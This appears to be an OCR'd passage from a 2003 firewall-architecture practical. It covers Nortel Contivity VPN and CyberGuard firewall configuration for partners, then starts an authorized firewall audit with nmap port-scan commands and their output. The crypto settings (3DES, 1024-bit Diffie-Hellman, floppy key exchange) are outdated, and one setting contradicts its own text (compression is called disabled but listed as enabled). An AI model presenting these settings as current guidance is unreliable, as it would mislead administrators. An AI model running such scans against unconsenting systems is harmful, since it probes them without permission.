
Branch Office Bandwidth Policy is used to specify the quality of service applied to these connections. This defaults to a low Committed Rate of 56 Kbps and an Excess Rate of 128 Kbps. Because these connections are accessing the databases and downloading files these settings should be raised to 256 Kbps and 1 Mbps respectively.

Branch Office Bandwidth Policy:
- Committed Rate: 56 Kbps
- Excess Rate: 128 Kbps
- Excess Action: Mark



The changed settings are shown above.

7. After accepting the above changes you are returned to the previous page. Click Configure under the IPSec heading and proceed to configure the IPSec options.



8. These are edited in the same fashion as described above.

   Encryption specifies the available encryption modes. This should be set to use only ESP - Triple DES with SHA1 Integrity. Sometimes this may need to be relaxed for partners who do not have a suitable VPN terminator, and will need to be a policy based decision at the time.

   > Encryption:
   > - ESP - Triple DES with SHA1 Integrity: Enabled

   IKE Encryption and Diffie-Hellman Group specifies the key exchange modes used. This is set to the following by default and not altered. Again this may need to be relaxed for partners who do not have a suitable VPN terminator, and will need to be a policy based decision at the time.

   > IKE Encryption and Diffie-Hellman Group: Triple DES with Group 2 (1024-bit prime)

   The Vendor ID is disabled. (Information cannot be found on this option, but it may be a potential information leak.)

   > Vendor ID: Disabled

   Perfect Forward Secrecy is enabled. (It is possible that problems may arise with other VPN terminators when this is enabled. In which case it should be tried with this option disabled.)


   > Perfect Forward Secrecy: Enabled

   Compression is disabled to prevent conflicts with other VPN terminators.

Compression: Enabled

Rekey Timeout specifies the amount of time a key is valid for and defaults to 8 hours. This is changed to 20 minutes to reduce the chance of it being broken.


Rekey Timeout: 00:20:00
Rekey Data Count: (None)
ISAKMP Retransmission Interval: 16
ISAKMP Retransmission Max Attempts: 4




The changed settings are shown above.

Step 4: Create and define an actual Branch Office connection for a specific partner.

1. Go to Profiles > Branch Office.
2. Click Define Branch Office Connection.



3. Enter a Connection Name; in this example Hong Kong Fortunes is used. Then select the Branch Office group it should be placed in, the Partners group created above is used. The type of connection is set to be Peer to Peer meaning that either side of the connection can initiate it. In some situations with partners using technologies such as ADSL and who have no fixed address this should be set to Responder and they should be set to Initiator. After setting these click OK.



4. After clicking OK you are taken to a page where the options for that Branch Office connection can be edited. The Connection Type and Group Name were set on the previous page and can be changed here in future if necessary.


The State is set to Enabled, if Disable then this connection cannot be initiated. This is used in a situation where the connection is to be removed for a temporary period of time.

The Local and Remote Endpoint Address should be set. The Local Endpoint Address is the external interface of the Nortel Contivity, and the Remote Endpoint Address is supplied by the partner.


Enter a Pre-Shared Key using the Text mode.

It is extremely important that the key is as long and random as possible and that a secure method of exchanging the key is used.

A suggested method might be to encrypt it to a floppy disk which is exchanged in person, or by registered courier. The floppy disk is then destroyed. A new key should be created ideally a few times per year.




5. Click Continue to be taken to the next page where routing and networks are configured.




Static routing is used and under Accessible Networks the app-network network profile created above is used.

6. Click Add under Remote Accessible Networks to configure the routes to the remote end of the connection.

In this example the remote site uses a network of 172.16.8.0/24 that should be fully accessible. Click OK when these details have been entered.



The results are shown above.




7. Click OK twice to be returned to the first page.
8. Log out of the Nortel Contivity.

Step 5: Configure the new partner in the firewall. This example demonstrates the addition of two partners, one with a whole network and another with only three hosts.


Note: not all available Groups or Member Choices are shown in these examples.

1. Log in to the CyberGuard firewall.

2. Go to Configuration > Grouping.




3. Find the appropriate group and select the Members page.




4. Add the remote network or host to the group. In this example Hong Kong Fortunes is a reseller requiring Oracle access to the databases and is added to the all-resellers group.

   If Hong Kong Fortunes only required access to the staging server (as is typical) then it would only be added to the all-partners group which provides the basic access.


5. Click Save and Use.
6. Select the Groups page and click Insert.



7. A new group is added called sole-traders-r-us. The type is a Hosts/Networks group.



8. After this select the Members page and the individual hosts can be added.



9. Next select the appropriate partner group; in this case Sole Traders 'R' Us is a resellers requiring Oracle access to the databases so the all-resellers group is selected. Then find the sole-traders-r-us group in the Member Choices and double click to insert it in the all-resellers group.
10. Click Save and Use.
11. Log out of the CyberGuard firewall.

3. Assignment 3 – Verify the firewall policy

3.1. Introduction

GIAC Enterprises have requested an audit be performed of the primary firewall to ensure the security policy has been correctly configured.

The scope of the audit is limited to the primary firewall policy. The necessary and relevant testing has been carried out by the implementers to verify that the components are able to function correctly and that the specified access requirements have been met. The goal of the audit is only to ensure that no undesired access is permitted.

As per the specifications completed by GIAC Enterprises for the audit, the other parts of the environment are not included. GIAC Enterprises have been appropriately informed of these limitations and advised to complete a full penetration test – covering all aspects – at some stage in the near future.

3.2. Audit preparation

3.2.1. Estimate of effort

The audit is being handled by a neutral external contractor that has not been involved in the design or implementation of the new architecture. The charge is $160 per hour and a summary of the required effort has been provided.

Action	Hours
Initial meeting with GIAC Enterprises	1
Planning and preparation	4
Performing the audit	24
Compiling the final report	2
Delivering the final report	1
Total hours	32
Total cost	$5,120

3.2.2. Risks and considerations

The audit of the primary firewall is being conducted before the migration from the previous gateway architecture has occurred. Because of this the impact is very low and the risks are minimised. For this reason the audit is taking place during normal business hours; which is suitable to GIAC Enterprises as their technical personnel are available on site should they be required.

Any external address ranges used in any part of the audit are filtered at the border router for the duration of the audit. To achieve this, an access list is created, and for additional surety a static route is added for the address ranges, sending the traffic to Null0.

All systems in the architecture are fully backed up as part of the normal operations and all technical personnel have been notified of the audit, including appropriate personnel at the service provider and RCIX.

3.2.3. Approach and methodology

The existing IDS sensors in the architecture are used and two laptops are available as mobile workstations to perform the audit.

There are three phases in the audit. First, information is gathered about the firewall and any visible services. Second, vulnerability scans are conducted. Third, the integrity of the policy is checked.

The firewall is examined from all networks it is directly connected to; one laptop is used to generate traffic while the other is used to monitor it.

3.2.4. Tools

There are a lot of very powerful free and/or open source tools available on the Internet that can be used for conducting audits. Some of these are described below, although not all are used in this audit due to the scope.

3.2.4.1. nmap 3.25 – http://www.insecure.org/nmap/

nmap is a very mature network scanning utility that can be used to identify target systems and the state of their ports. It can also be used to construct useful packets for probing firewalls.

3.2.4.2. p0f 1.8.3 – http://www.stearns.org/p0f/

p0f is a passive operating system fingerprinting utility with a simple and useful database.

3.2.4.3. icmpquery – http://www.angio.net/security/

icmpquery is a simple tool that generates ICMP mask and timestamp requests.

3.2.4.4. Nessus 2.0.4 – http://www.nessus.org/

Nessus is a powerful client and server based vulnerability scanning, analysis, and reporting utility. Nessus has a plug-in interface and language so new plug-ins can be easily written and made available by third parties.

3.2.4.5. SARA 4.1.4c – http://www.www-arc.com/sara/

The Security Auditor's Research Assistant (SARA) is a security analysis tool that supports the FBI and SANS top 20 lists.

3.2.4.6. hping 2.0.0rc2 – http://www.hping.org/

hping is a useful tool that can be used to generate completely custom packets. It is not used in this audit.

3.2.4.7. ISIC 0.05 – http://www.packetfactory.net/projects/ISIC/

ISIC (IP Stack Integrity Checker) is a utility to generate pseudo random packets to be sent to a target machine. It is not used in this audit.

3.2.4.8. Nemesis 1.4 – http://www.packetfactory.net/projects/nemesis/

Nemesis is an easy to use packet injection suite. It is not used in this audit.

3.3. Audit execution

3.3.1. Part 1: Reconnaissance

3.3.1.1. Port scans

Multiple nmap scans are performed on the external and internal interfaces of the CyberGuard firewall to verify that no services are generally available that should not be. The external scans use the border router's address and the internal scans use the mail host's address.

1. A SYN scan is performed of all ports on the external interface. This is a common scanning method. It sends a TCP SYN connection request and works out whether the port is open based on whether a TCP SYN/ACK, TCP RST, or simply no response is received.

   ```
   nmap -sS -P0 -O -p 0-65535 42.48.12.62 > 42.48.12.62-S
   ```

```
Starting nmap 3.25 ( www.insecure.org/nmap/ ) at 2003-04-27 05:10 NZST
Interesting ports on 42.48.12.62:
(The 65535 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp
Remote OS guesses: Gauntlet 4.0a firewall on Solaris 2.5.1, Linux 1.3.20
(X86), Siemens  300E Release 6.5, Smoothwall Linux -based firewall 2.2.23,
Raptor Firewall 6 on Solaris 2.6, Solaris 2.5, 2.5.1, Solaris 2.6  - 7 X86

Nmap run completed -- 1 IP address (1 host up) scanned in 117.175 seconds
```

   Note: output is omitted from the following scans unless the results differ.

2. The FIN, Xmas Tree, and Null scans rely on the target implementing the TCP protocol[13] correctly. A packet is sent with the FIN flag set, or the FIN, URG, and PSH flags set, or no flags set, respectively. If the port is in a closed state it should respond with a TCP RST, otherwise when in a listening state it should not respond at all.

   These scans should not be relied upon as some systems do not obey the protocol and the target may be behind a firewall that silently drops packets.

   ```
   nmap -sF -P0 -p 0-65535 42.48.12.62 > 42.48.12.62-F
   nmap -sX -P0 -p 0-65535 42.48.12.62 > 42.48.12.62-X
   nmap -sN -P0 -p 0-65535 42.48.12.62 > 42.48.12.62-N
   ```

3. The UDP scan works in a similar method as described for the FIN, Xmas Tree, and Null scans, relying on the target implementing the UDP protocol[14] correctly. A UDP packet of zero bytes is sent. If an ICMP port unreachable message is received in response then it is

[13] "Transmission Control Protocol." (URL: ftp://ftp.rfc-editor.org/in-notes/rfc793.txt).
[14] "User Datagram Protocol." (URL: ftp://ftp.rfc-editor.org/in-notes/rfc768.txt).

closed, otherwise it is assumed to be open. As mentioned for the previous scan, this should not be relied upon.

```
nmap -sU -P0 -p 0-65535 42.48.12.62 > 42.48.12.62-U
```

```
Starting nmap 3.25 ( www.insecure.org/nmap/ ) at 2003-04-27 05:51 NZST
Interesting ports on 42.48.12.62:
(The 65535 ports scanned but not shown below are in state: closed)
Port       State       Service
0/udp      open        unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 154.691 seconds
```

This scan claims port 0 is open which is unusual and requires further investigation. The scan is performed again in while tcpdump is used to monitor it. The error output from nmap also lends light into this.

```
nmap -sU -P0 -O -p 0 42.48.12.62 > 42.48.12.62-U2 2>&1
```

```
WARNING:  Scanning "port 0" is supported, but unusual.

Starting nmap 3.25 ( www.insecure.org/nmap/ ) at 2003-04-27 06:19 NZST
send_udp_raw: One or more of you r parameters suck!
